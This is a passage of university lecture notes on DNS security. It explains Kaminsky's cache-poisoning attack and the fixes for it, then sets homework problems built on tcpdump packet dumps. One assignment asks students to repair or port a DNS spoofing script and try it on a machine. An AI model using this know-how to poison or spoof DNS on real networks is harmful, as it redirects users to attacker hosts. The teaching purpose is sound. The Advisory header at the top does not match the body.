Advisory ID: cisco-sa-20080708-dns

http://www.cisco.com/warp/public/707/cisco-sa-20080708-dns.shtml

Revision 2.1

Last Updated 2008 September 09 2230 UTC (GMT)

For Public Release 2008 July 08 1800 UTC (GMT)

Please provide your feedback on this document.

Contents

- Strictly speaking, Kaminsky's exploit only affects the caching DNS nameservers. That is, the DNS nameservers that are purely authoritative are not vulnerable to his attack. However, remember that for a DNS server to be useful, it can be authoritative only with respect to the names that are in the domain of the server. With respect to all other names, a nameserver that is otherwise authoritative must serve as a recursive nameserver that allows caching for the sake of efficiency in name lookup.

- To understand Kaminsky's exploit, let's say that an outsider (or, for that matter, even an insider) wants to poison a nameserver for the `purdue.edu` domain. Let's assume that attacker want to place in the cache of the nameserver `ns.purdue.edu` a fake IP address for `www.foo.com`.

- The attacker starts by querying the nameserver for the `purdue.edu` domain for possibly nonexistent symbolic hostnames `1.foo.com`, `2.foo.com`, `3.foo.com`, etc. The nameserver `ns.purdue.edu` will have no entries for this hostnames. So this nameserver will first contact one of the root nameservers for the `com` domain and will eventually contact the nameserver for the `foo.com` domain for the IP addresses for `1.foo.com`, `2.foo.com`, etc. Let's say that the nameserver for the `foo.com` domain is `ns.foo.com`.

- The attacker now sends spoofed replies from `ns.foo.com` to

`ns.purdue.edu` for all of the queries emanating from the latter for the various versions of `foo.com` hostnames. **Obviously, the attacker will have to race against the true answers being sent to `ns.purdue.edu` from the authentic `ns.foo.com`.**

- Assuming that the attacker wins the race, the Transaction IDs in the spoofed replies from the attacker will have to match the TIDs in the queries emanating from **`ns.purdue.edu`**. But we have already discussed that problem in Section 17.11. [As Dan Kaminsky said in his now famous keynote address at the 2008 ToorCon Conference, with respect to winning the race, the bad guys have the starter pistol. It takes time for a query to reach the legitimate nameserver at `foo.com` and even more time for that nameserver to send replies. The bad guy can get to sending the fake replies right away.]

- The new discovery that Kaminsky made was that a caching nameserver such as **`ns.purdue.edu`** would not only accept the Resource Records in the **`Answer Section`** of the fake replies to its queries, but also the RRs in the **`Additional Section`** where the attacker may even place a fake address for **`ns.foo.com`**. The attacker could also associate a long TTL with this entry.

- Subsequently, any third-party accessing the **`ns.purdue.edu`** nameserver for an IP address for any host in the **`foo.com`** domain will reach the attacker nameserver instead of the true nameserver for the **`foo.com`** domain. Now the attacker could create any set of

hostname-to-IP address mappings for the hosts in the `foo.com` domain.

- The fix for the problem discovered by Kaminsky consists of two parts:

  1. Make it more difficult to take advantage of the birthday paradox when it comes to guessing the Transaction ID in a query emanating from a resolver or a recursive nameserver. [As mentioned in Section 17.11, the fundamental problem is that the DNS protocol only allows for a 16-bit field for TID — that is only 65,535 values. So even with a strong random number generator, in the absolute worst case, on the average an attacker would only need to send 32K UDP reply packets in order get the fake IP entries accepted at the nameserver being attacked — **provided the attacker also guesses correctly the port being used for the outgoing queries**. Assuming that the issue of matching the ports can somehow be addressed, it is obviously the case that 32K is not a small number for, say, a low-bandwidth network. As you saw, Kaminsky reduces this number considerably by querying the nameserver for a number of related hostnames — as in `1.foo.com`, `2.foo.com`, etc. — and getting the nameserver to handle all those queries recursively.] To make it more difficult for the attacker to guess the correct TID and to also get it right with regard to the port being used by the nameserver being attacked, the first fix consists of randomizing the ports for the outgoing queries, as opposed to using the same port for the same query repeatedly. Since a port address is also 16 bits, this in effect creates a 32-bit randomization of the outgoing queries, with 16 bits corresponding to the Transaction ID random number and 16 bits for the port used.

2. And, just as importantly, insisting that all recursive nameservers carry out what is known as **bailiwick check** of the RRs in the replies sent by the other nameservers before accepting them. Bailiwick check means to not accept an RR if it contains a hostname that was not in the outgoing query. In this manner, even if the attacker managed to corrupt the cached IP addresses for specific hostnames such as `1.foo.com`, `2.foo.com`, etc., the attacker will not be able to corrupt the entry for the nameserver `ns.foo.com` at the same time.

17.14: HOMEWORK PROBLEMS

1. What you see at the bottom of this page and at the top of the next is the first packet captured by `tcpdump` when my laptop sends a DNS name lookup query to the nameserver for the `ecn.purdue.edu` domain. My laptop's IP address is `10.184.173.48` and the IP address of the DNS server is `128.210.11.57`.

   The first question regarding the packet shown below is: How does a host receiving this packet know that it is a UDP packet and not a TCP packet? Note that the receiving host is only going to see the bytes whose hex representations are shown below. [To answer this question, proceed as follows: (1) First become familiar with the numbers that are used to represent the different protocols. See the Wikipedia page on "List of IP Protocol Numbers." (2) Now review the IP Header in Lecture 16. Note the location of the "Protocol" field in the IP Header. This field points to the immediately higher-level protocol in the TCP/IP stack that sent the information down to the IP Layer. If the information was sent down by the TCP protocol, the number stored in the Protocol field would be 6. If the information was sent down by the UDP protocol, the number stored in the Protocol field would be decimal 17 (which is hex 0x11).]

```
14:39:24.149545 IP (tos 0x0, ttl 64, id 8050, offset 0, flags [DF], \
proto UDP (17), length 75)

10.184.173.48.23378 > 128.210.11.57.53: [udp sum ok] 15906 [1au]    \
A? engr.u-tokyo.ac.uk. ar: . OPT UDPsize=4096 (47)
```

```
0x0000:  4500 004b 1f72 4000 4011 d73c 0ab8 ad30  E..K.r@.@..<...0
0x0010:  80d2 0b39 5b52 0035 0037 8109 3e22 0000  ...9[R.5.7..>"..
0x0020:  0001 0000 0000 0001 0465 6e67 7207 752d  .........engr.u-
0x0030:  746f 6b79 6f02 6163 0275 6b00 0001 0001  tokyo.ac.uk.....
0x0040:  0000 2910 0000 0000 0000 00              ..).........
```

2. The packet displayed below for this question is the same as shown in the previous question. Can you reconcile the information in the text strings above the byte data with the hex printout for the bytes? Where would you expect to see the source and the destination IP addresses? [To answer this question, you need to know structure of the UDP Header. The UDP Header is pretty simple. It consists of just two 32-bit words. The source port and the destination ports are stored, with 16 bits assigned to each, in the first 32 bits. The next 16 bits stores the total length of the UDP datagram, including its payload. And the final 16 bits store the checksum.]

```
14:39:24.149545 IP (tos 0x0, ttl 64, id 8050, offset 0, flags [DF], \
proto UDP (17), length 75)

10.184.173.48.23378 > 128.210.11.57.53: [udp sum ok] 15906 [1au]    \
A? engr.u-tokyo.ac.uk. ar: . OPT UDPsize=4096 (47)

0x0000:  4500 004b 1f72 4000 4011 d73c 0ab8 ad30  E..K.r@.@..<...0
0x0010:  80d2 0b39 5b52 0035 0037 8109 3e22 0000  ...9[R.5.7..>"..
0x0020:  0001 0000 0000 0001 0465 6e67 7207 752d  .........engr.u-
0x0030:  746f 6b79 6f02 6163 0275 6b00 0001 0001  tokyo.ac.uk.....
0x0040:  0000 2910 0000 0000 0000 00              ..).........
```

3. As you know, every DNS query contains a randomly generated 16-bit integer called the `Transaction ID`. The text associated with the packet shown in the previous question tells us that the

this number is equal to 15906. Where do you see this number in the hex output for the packet? [To answer this question, the Transaction ID integer must obviously be in the data payload of the UDP packet. So you need to get past the IP Header and then past the UDP header in order to see the data payload. The IP Header ends in the second quad in the second row. The UDP Header takes up four more quads. The next quad after that is the hex 0x3e22. Try to convert this into a decimal value.]

4. What is the role of the `/etc/hosts` file in your computer vis-a-vis a DNS lookup for determining the symbolic hostname for a given IP address? Also, what purpose is served by the `/etc/host.conf` file?

5. Let's say you have been given a login account on a server in another country. What is your rough estimate of the number of name lookup messages that would result from your attempt to log into that server?

6. What is the role of the thirteen root DNS servers? In a typical Ubuntu install of BIND, what file contains the numerical IP addresses of these root servers? Also, when a root server is queried during name lookup, what information does it typically return?

7. A typical DNS nameserver consists of two parts: the authoritative name server and the recursive nameserver. What is the difference between the two? Also, what is meant by iterative name lookup?

8. What is a fully qualified domain name and how do you recognize it in the answer returned by the `dig` utility?

9. What is the important role played by the DNS cache? And, why does a DNS server need this cache?

10. When a name lookup query is fielded by an authoritative name-server, the answer comes back with a TTL? What is TTL in this context? How is TTL used in a DNS cache?

11. What is meant by poisoning the DNS cache? Explain how one mounts a DNS cache poisoning attack?

12. **Programming Assignment:**

    The goal of this homework is to help you become more familiar with DNS. Start by studying the SANS report "DNS Spoofing by The Man In The Middle Attack" available from

    `http://www.sans.org/reading_room/whitepapers/dns/dns-spoofing-man-middle_1567`

    This report includes a Perl script for mounting a DNS spoofing attack. As you will discover, this script has a couple of bugs in it. Your homework consists of either making this Perl script operational or using the logic of the script to write its Python version using the `pydns` module. If you are going to be the working on the Perl version, you may first wish to download into

your machine the `libnet-dns-perl` package with your Synaptic package manager. Additionally, if working with Perl, your script must also include the pragma declaration "use strict".

Following the discussion in the SANS report, use either the Perl version or the Python version to mount a DNS spoofing attack on an old Windows machine if you can find one. If not, try to mount the attack on any machine of your choice. It is highly unlikely that you will succeed with this attack today, unless the targeted machine is very old. Nonetheless, just attempting the attack will give you additional insights into the DNS system.

Note that the packet sniffer Ethereal mentioned in the report is now known as Wireshark (to be presented in greater detail in Lecture 23). For your needs at the moment, you can also just use the `tcpdump` command-line sniffer that you are already familiar with.